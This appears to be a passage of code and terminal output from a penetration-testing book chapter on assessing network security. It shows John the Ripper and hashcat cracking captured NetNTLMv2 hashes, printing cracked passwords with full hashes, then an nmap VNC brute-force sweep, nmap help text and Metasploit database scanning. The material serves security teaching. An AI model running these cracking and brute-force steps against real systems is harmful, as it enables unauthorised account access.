[List.Rules:hashcat]
.include [List.Rules:best64]
.include [List.Rules:d3ad0ne]
.include [List.Rules:dive]
.include [List.Rules:InsidePro]
.include [List.Rules:T0XlC]
.include [List.Rules:rockyou-30000]
.include [List.Rules:specific]

# These are for phrase wordlists w/ spaces
[List.Rules:passphrase-rule1]
.include <rules/passphrase-rule1.rule>

[List.Rules:passphrase-rule2]
.include <rules/passphrase-rule2.rule>

# Default Loopback mode rules.
[List.Rules:Loopback]
.include [List.Rules:ShiftToggle]
.include [List.Rules:Split]
!! hashcat logic ON
+m
-m
!! hashcat logic OFF
b1 ]
```



```
┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --rules=Single --format=netntlmv2 federal_bank_smb
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
gobears1         (FederalBank_audit)
1g 0:00:00:00 DONE (2021-08-09 22:45) 1.886g/s 351637p/s 351637c/s 351637C/s joan08..ebony01
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed

┌──(root㉿kali)-[/home/kali]
└─# 
```




```
┌──(root㉿kali)-[/home/kali]
└─# john --show federal_bank_smb
FederalBank_audit:gobears1:FEDERALBANK-VP:e12a4a5ae5f25ff2:7E74D06A1F58CCC959E8D38CE1EA6599:0101000000000000C0653150DE09D20145C47
2A1561594BF000000000200080053004D004200330001001E00570049004E002D00500052004800340039003200520051004100460056000400140053004D0042
0033002E006C006F00630061006C000300340057004 9004E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F0
0630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000000100
00000020000031AC8FD21E4245BBD4392FF736C22BFB49BC363187D074383F8781EAEF909B650A001000000000000000000000000000000000000900280063006
900660073002F003100390032002E003100360038002E003100300038002E003200350033000000000000000000
Stacy Peters:sparky8:FEDERALBANK-VP:23acaadf9f4b3e5b:6D64633C4A9A1F0BE8AB61DF8836FCC5:0101000000000000C0653150DE09D201F5D1C019E93
880290000000000200080053004D004200330001001E00570049004E002D00500052004800340039003200520051004100460056000400140053004D0042003300
2E006C006F00630061006C000300340057004 9004E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F0063006
1006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000000100000000
20000031AC8FD21E4245BBD4392FF736C22BFB49BC363187D074383F8781EAEF909B650A001000000000000000000000000000000000000900280063006900660
073002F003100390032002E003100360038002E003100300038002E003200350033000000000000000000

2 password hashes cracked, 1 left
```




```
Session..........: hashcat
Status...........: Exhausted
Hash.Name........: NetNTLMv2
Hash.Target......: federal_bank_smb
Time.Started.....: Mon Aug  9 23:54:45 2021 (8 secs)
Time.Estimated...: Mon Aug  9 23:54:53 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1860.5 kH/s (1.49ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 2/3 (66.67%) Digests, 2/3 (66.67%) Salts
Progress.........: 43033155/43033155 (100.00%)
Rejected.........: 0/43033155 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]

Started: Mon Aug  9 23:54:43 2021
Stopped: Mon Aug  9 23:54:54 2021
```


Chapter 5: Assessing Network Security




```
┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# nmap --script vnc-brute -p 5900 --open 192.168.108.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-15 18:19 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.108.161
Host is up (0.00024s latency).

PORT     STATE SERVICE
5900/tcp open  vnc
|_vnc-brute: No authentication required
MAC Address: 00:0C:29:DB:6D:C8 (VMware)

Nmap scan report for 192.168.108.173
Host is up (0.00017s latency).

PORT     STATE SERVICE
5900/tcp open  vnc
MAC Address: 00:0C:29:B7:20:33 (VMware)

Nmap scan report for 192.168.108.245
Host is up (0.00010s latency).

PORT     STATE SERVICE
5900/tcp open  vnc
| vnc-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 5000 guesses in 15 seconds, average tps: 333.3
MAC Address: 04:0E:3C:30:46:A5 (HP)

Nmap done: 256 IP addresses (21 hosts up) scanned in 21.47 seconds
```




```
┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# nmap
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
```




```
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```




```
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
```




```
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)

TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
      probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
```




```
┌──(root💀kali)-[/home/kali]
└─# nmap -Pn -sS -p 80,443 --open -sV -T2 10.10.105-115.10-20
```




```
┌──(root💀kali)-[/home/kali]
└─# service postgresql start

┌──(root💀kali)-[/home/kali]
└─# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Creating databases 'msf_test'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/data
base.yml'
```




```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > db_nmap -Pn -sS -p 5900 --open 192.168.108.0/24
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be
 slower.'
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-15 10:04 EDT
[*] Nmap: Nmap scan report for 192.168.108.161
[*] Nmap: Host is up (0.00063s latency).
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 5900/tcp open  vnc
[*] Nmap: MAC Address: 00:0C:29:DB:6D:C8 (VMware)
[*] Nmap: Nmap scan report for 192.168.108.173
[*] Nmap: Host is up (0.00020s latency).
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 5900/tcp open  vnc
[*] Nmap: MAC Address: 00:0C:29:B7:20:33 (VMware)
[*] Nmap: Nmap scan report for 192.168.108.245
[*] Nmap: Host is up (0.00059s latency).
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 5900/tcp open  vnc
[*] Nmap: MAC Address: 04:0E:3C:30:46:A5 (HP)
[*] Nmap: Nmap done: 256 IP addresses (23 hosts up) scanned in 3.43 seconds
```



